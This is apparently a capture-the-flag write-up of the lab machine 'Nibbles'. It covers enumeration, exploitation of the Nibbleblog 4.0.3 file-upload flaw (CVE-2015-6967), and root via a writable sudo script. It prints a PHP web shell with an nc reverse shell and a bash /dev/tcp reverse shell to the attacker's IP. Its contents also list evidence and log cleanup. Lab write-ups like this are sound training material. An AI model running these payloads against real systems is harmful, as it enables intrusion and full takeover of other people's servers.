
Executive Summary

The **Nibbles** machine hosts a vulnerable version of **Nibbleblog v4.0.3**, an open-source CMS. By exploiting CVE-2015-6967, we gained initial access through a reverse shell uploaded via a plugin. Privilege escalation was achieved by abusing a writable monitor.sh script, granting root access.



Nibbles has been Pwned!

Congratulations ifti, best of luck in capturing flags ahead!

#28929
MACHINE RANK

03 Dec 2024
PWN DATE

RETIRED
MACHINE STATE

Contents

Executive Summary 1
Enumeration 2
Nmap Scan 2
Gobuster Directory Enumeration 2
Exploitation 3
CVE-2015-6967 (Admin Login and Reverse Shell) 3
Reverse Shell Upload 5
Execution 5
Privilege Escalation 6
Writable monitor.sh Script 6
Exploitation Steps 6
Root Access 7
Cleaning Up Evidence 7
1. Remove Reverse Shell Script 7
2. Clear System Logs 8
3. Delete Uploaded PHP Shell in my_image directory 8
4. Restart Services 8
Conclusion 9

Enumeration

Nmap Scan

Using **Nmap**, I performed an aggressive scan to identify open ports and services. The scan revealed:

- **SSH (Port 22)**: Open, no direct vulnerabilities exploited.
- **HTTP (Port 80)**: Hosting the Nibbleblog CMS.


Command:

sudo nmap -sCV -O 10.10.10.75 -T5

Key Findings:

- Port 80 hosted a webpage with no immediately evident vulnerabilities. Further recon was required.

Screenshot:



```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -sCV -O 10.10.10.75 -T5
[sudo] password for kali:
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-12-03 11:25 EST
Stats: 0:00:02 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 6.65% done; ETC: 11:25 (0:00:28 remaining)
Warning: 10.10.10.75 giving up on port because retransmission cap hit (2).
Nmap scan report for 10.10.10.75
Host is up (0.23s latency).
Not shown: 991 closed tcp ports (reset)
PORT      STATE    SERVICE        VERSION
22/tcp    open     ssh            OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 c4:f8:ad:e8:f8:04:77:de:cf:15:0d:63:0a:18:7e:49 (RSA)
|   256 22:8f:b1:97:bf:0f:17:08:fc:7e:2c:8f:e9:77:3a:48 (ECDSA)
|_  256 e6:ac:27:a3:b5:a9:f1:12:3c:34:a5:5d:5b:eb:3d:e9 (ED25519)
80/tcp    open     http           Apache httpd 2.4.18 ((Ubuntu))
|_http-title: Site doesn't have a title (text/html).
|_http-server-header: Apache/2.4.18 (Ubuntu)
212/tcp   filtered anet
714/tcp   filtered iris-xpcs
1059/tcp  filtered nimreg
3007/tcp  filtered lotusmtap
6547/tcp  filtered powerchuteplus
8042/tcp  filtered fs-agent
19315/tcp filtered keyshadow
Aggressive OS guesses: Linux 3.2 - 4.9 (96%), Linux 3.16 (95%), ASUS RT-N56U WAP (Linux 3.4) (95%), L
 AXIS 210A or 211 Network Camera (Linux 2.6.17) (93%), Linux 3.10 - 3.13 (93%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 70.92 seconds
```


Gobuster Directory Enumeration

I used **Gobuster** to discover directories on the HTTP service. The initial scan revealed an **index.html** file, showing a “Hello World” message. The page source hinted at Nibbleblog CMS.

Command:

gobuster dir -u http://10.10.10.75/nibbleblog/ --wordlist /usr/share/dirb/wordlists/common.txt

Upon appending /nibbleblog to the URL, additional directories were discovered, including admin.php (login page) and content/private/users.xml.



```
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.10.75/nibbleblog/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/dirb/wordlists/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.hta                 (Status: 403) [Size: 301]
/.htpasswd            (Status: 403) [Size: 306]
/.htaccess            (Status: 403) [Size: 306]
/admin                (Status: 301) [Size: 321] [--> http://10.10.10.75/nibbleblog/admin/]
/admin.php            (Status: 200) [Size: 1401]
/content              (Status: 301) [Size: 323] [--> http://10.10.10.75/nibbleblog/content/]
Progress: 1174 / 4615 (25.44%)[ERROR] Get "http://10.10.10.75/nibbleblog/complaint": context deadline exceeded (Client.Timeout exceeded while awaiting headers)
Progress: 1199 / 4615 (25.98%)[ERROR] Get "http://10.10.10.75/nibbleblog/consulting": context deadline exceeded (Client.Timeout exceeded while awaiting headers)
Progress: 1241 / 4615 (26.89%)[ERROR] Get "http://10.10.10.75/nibbleblog/corporate": context deadline exceeded (Client.Timeout exceeded while awaiting headers)
Progress: 1424 / 4615 (30.86%)[ERROR] Get "http://10.10.10.75/nibbleblog/declarations": context deadline exceeded (Client.Timeout exceeded while awaiting headers)
[ERROR] Get "http://10.10.10.75/nibbleblog/decrypted": context deadline exceeded (Client.Timeout exceeded while awaiting headers)
Progress: 1740 / 4615 (37.70%)[ERROR] Get "http://10.10.10.75/nibbleblog/eproducts": context deadline exceeded (Client.Timeout exceeded while awaiting headers)
/index.php            (Status: 200) [Size: 2987]
Progress: 2103 / 4615 (45.57%)[ERROR] Get "http://10.10.10.75/nibbleblog/gv_send": context deadline exceeded (Client.Timeout exceeded while awaiting headers)
Progress: 2208 / 4615 (47.84%)[ERROR] Get "http://10.10.10.75/nibbleblog/icon": context deadline exceeded (Client.Timeout exceeded while awaiting headers)
/languages            (Status: 301) [Size: 325] [--> http://10.10.10.75/nibbleblog/languages/]
Progress: 2701 / 4615 (58.53%)[ERROR] Get "http://10.10.10.75/nibbleblog/matt": context deadline exceeded (Client.Timeout exceeded while awaiting headers)
Progress: 2827 / 4615 (61.26%)[ERROR] Get "http://10.10.10.75/nibbleblog/nl": context deadline exceeded (Client.Timeout exceeded while awaiting headers)
Progress: 2958 / 4615 (64.10%)[ERROR] Get "http://10.10.10.75/nibbleblog/opencart": context deadline exceeded (Client.Timeout exceeded while awaiting headers)
/plugins              (Status: 301) [Size: 323] [--> http://10.10.10.75/nibbleblog/plugins/]
/README               (Status: 200) [Size: 4628]
Progress: 3843 / 4615 (83.27%)[ERROR] Get "http://10.10.10.75/nibbleblog/shipping": context deadline exceeded (Client.Timeout exceeded while awaiting headers)
Progress: 4038 / 4615 (87.50%)[ERROR] Get "http://10.10.10.75/nibbleblog/stale": context deadline exceeded (Client.Timeout exceeded while awaiting headers)
/themes               (Status: 301) [Size: 322] [--> http://10.10.10.75/nibbleblog/themes/]
Progress: 4115 / 4615 (89.17%)[ERROR] Get "http://10.10.10.75/nibbleblog/sub-login": context deadline exceeded (Client.Timeout exceeded while awaiting headers)
Progress: 4614 / 4615 (99.98%)[ERROR] Get "http://10.10.10.75/nibbleblog/wii": context deadline exceeded (Client.Timeout exceeded while awaiting headers)
Progress: 4614 / 4615 (99.98%)
===============================================================
```


Result:

- /nibbleblog/admin.php: Login page for Nibbleblog.
- /nibbleblog/content/private/users.xml: Exposed user information.
- **README file**: Revealed Nibbleblog version: v4.0.3, codename "Coffee." This also revealed username admin as valid username.

Exploitation

CVE-2015-6967 (Admin Login and Reverse Shell)

The **README file** revealed the vulnerable version of Nibbleblog, allowing for code execution through the "My Image" plugin.



Exploit-DB
https://www.exploit-db.com › exploits

Nibbleblog 4.0.3 - Arbitrary File Upload (Metasploit)

19-Oct-2015 — **Nibbleblog 4.0.3** - Arbitrary File Upload (Metasploit). CVE-2015-6967CVE-127059 . remote exploit for PHP platform.

GitHub
https://github.com › CVE-2015-6967

Arbitrary File Upload (CVE-2015-6967) - Nibbleblog 4.0.3

Nibbleblog 4.0.3 - Arbitrary File Upload (CVE-2015-6967) requirements usage usage: exploit.py [-h] --url URL --username USERNAME --password PASSWORD --payload ...

Packet Storm
https://packetstormsecurity.com › files › NibbleBlog-4.0....

NibbleBlog 4.0.3 Shell Upload


01-Sept-2015 — It is possible to upload PHP files and gain code execution. Please note that admin credentials are required.

GitHub
https://github.com › CVE-2015-6967

CVE-2015-6967 | Nibbleblog 4.0.3 - Arbitrary File Upload


Admin Login

With a combination of guesswork and research done by reading README directory and the config.xml and users.xml in the private directory under the Content directory, I obtained valid admin credentials admin:nibbles to access the CMS dashboard.



This XML file does not appear to have any style information associated with it. The document tree is shown below.

```
-<config>
   <name type="string">Nibbles</name>
   <slogan type="string">Yum yum</slogan>
   <footer type="string">Powered by Nibbleblog</footer>
   <advanced_post_options type="integer">0</advanced_post_options>
   <url type="string">http://10.10.10.134/nibbleblog/</url>
   <path type="string">/nibbleblog/</path>
   <items_rss type="integer">4</items_rss>
   <items_page type="integer">6</items_page>
   <language type="string">en_US</language>
   <timezone type="string">UTC</timezone>
   <timestamp_format type="string">%d %B, %Y</timestamp_format>
   <locale type="string">en_US</locale>
   <img_resize type="integer">1</img_resize>
   <img_resize_width type="integer">1000</img_resize_width>
   <img_resize_height type="integer">600</img_resize_height>
   <img_resize_quality type="integer">100</img_resize_quality>
   <img_resize_option type="string">auto</img_resize_option>
   <img_thumbnail type="integer">1</img_thumbnail>
   <img_thumbnail_width type="integer">190</img_thumbnail_width>
   <img_thumbnail_height type="integer">190</img_thumbnail_height>
   <img_thumbnail_quality type="integer">100</img_thumbnail_quality>
   <img_thumbnail_option type="string">landscape</img_thumbnail_option>
   <theme type="string">simpler</theme>
   <notification_comments type="integer">1</notification_comments>
   <notification_session_fail type="integer">0</notification_session_fail>
   <notification_session_start type="integer">0</notification_session_start>
   <notification_email_to type="string">admin@nibbles.com</notification_email_to>
   <notification_email_from type="string">noreply@10.10.10.134</notification_email_from>
   <seo_site_title type="string">Nibbles - Yum yum</seo_site_title>
   <seo_site_description type="string"/>
   <seo_keywords type="string"/>
```




This XML file does not appear to have any style information associated with it. The document tre

```
-<users>
  -<user username="admin">
      <id type="integer">0</id>
      <session_fail_count type="integer">0</session_fail_count>
      <session_date type="integer">1514544131</session_date>
    </user>
  -<blacklist type="string" ip="10.10.10.1">
      <date type="integer">1512964659</date>
      <fail_count type="integer">1</fail_count>
    </blacklist>
 </users>
```

Reverse Shell Upload

Using the **"My Image" plugin**, I uploaded a simple PHP reverse shell payload containing my attacker IP and port to connect back.




```
 GNU nano 8.2                                                                      image.php
<?php system ("rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.10.14.10 4455 >/tmp/f"); ?>
```

Payload:

<?php system("rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.10.14.10 4455 >/tmp/f"); ?>


Execution

After activating the plugin, I uploaded the payload. With a **netcat listener** running, I triggered the reverse shell by navigating to the uploaded image's path, gaining a shell as the nibbler user.



```
┌──(kali㉿kali)-[~]
└─$ nc -lvnp 4455
listening on [any] 4455 ...
connect to [10.10.14.10] from (UNKNOWN) [10.10.10.75] 56846
/bin/sh: 0: can't access tty; job control turned off
$ python -c 'import pty; pty.spawn("/bin/bash")'
/bin/sh: 1: python: not found
$ python3 -c 'import pty; ptty.spawn("/bin/bash")'
Traceback (most recent call last):
  File "<string>", line 1, in <module>
NameError: name 'ptty' is not defined
$ whoami
nibbler
$ ifconfig
ens192    Link encap:Ethernet  HWaddr 00:50:56:b0:db:2c
          inet addr:10.10.10.75  Bcast:10.10.10.255  Mask:255.255.255.0
          inet6 addr: fe80::250:56ff:feb0:db2c/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:8404 errors:0 dropped:10 overruns:0 frame:0
          TX packets:10088 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:1166810 (1.1 MB)  TX bytes:3451695 (3.4 MB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:296 errors:0 dropped:0 overruns:0 frame:0
          TX packets:296 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1
          RX bytes:25304 (25.3 KB)  TX bytes:25304 (25.3 KB)

$ █
```

Finding the user flag:



```
$ python3 -c 'import pty; pty.spawn("/bin/bash")'
nibbler@Nibbles:/var/www/html/nibbleblog$ clear
clear
TERM environment variable not set.
nibbler@Nibbles:/var/www/html/nibbleblog$ ls
ls
ls: cannot open directory '.': Permission denied
nibbler@Nibbles:/var/www/html/nibbleblog$ cd /home
cd /home
nibbler@Nibbles:/home$ ls
ls
nibbler
nibbler@Nibbles:/home$ cd nibbler
cd nibbler
nibbler@Nibbles:/home/nibbler$ ls
ls
personal.zip  user.txt
nibbler@Nibbles:/home/nibbler$ cat user.txt
cat user.txt
f64a474002b0875bb252119b40aee56a
nibbler@Nibbles:/home/nibbler$ 
```

Privilege Escalation


Writable monitor.sh Script

Using sudo -l, I identified that the monitor.sh script could be executed as root without a password. Moreover, the script was writable by all users.

Exploitation Steps

1. Edited monitor.sh to include a new reverse shell payload:

bash -c 'bash -i >& /dev/tcp/10.10.14.10/8443 0>&1'




```
sudo -l
Matching Defaults entries for nibbler on Nibbles:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User nibbler may run the following commands on Nibbles:
    (root) NOPASSWD: /home/nibbler/personal/stuff/monitor.sh
nibbler@Nibbles:/home/nibbler/personal/stuff$ sudo /home/nibbler/personal/stuff/monitor.sh
s
```

2. Set up a listener on port 8443
3. Executed the script with sudo:

Then executed that monitor.sh by following command after opening another nc listener on port.


Root Access

The payload execution returned a root shell, granting full control of the machine.



```
┌──(kali㉿kali)-[~]
└─$ nc -lvnp 8443
listening on [any] 8443 ...
connect to [10.10.14.10] from (UNKNOWN) [10.10.10.75] 52506
# id
uid=0(root) gid=0(root) groups=0(root)
# ifconfig
ens192    Link encap:Ethernet  HWaddr 00:50:56:b0:db:2c
          inet addr:10.10.10.75  Bcast:10.10.10.255  Mask:255.255.255.0
          inet6 addr: fe80::250:56ff:feb0:db2c/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:8763 errors:0 dropped:22 overruns:0 frame:0
          TX packets:10760 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
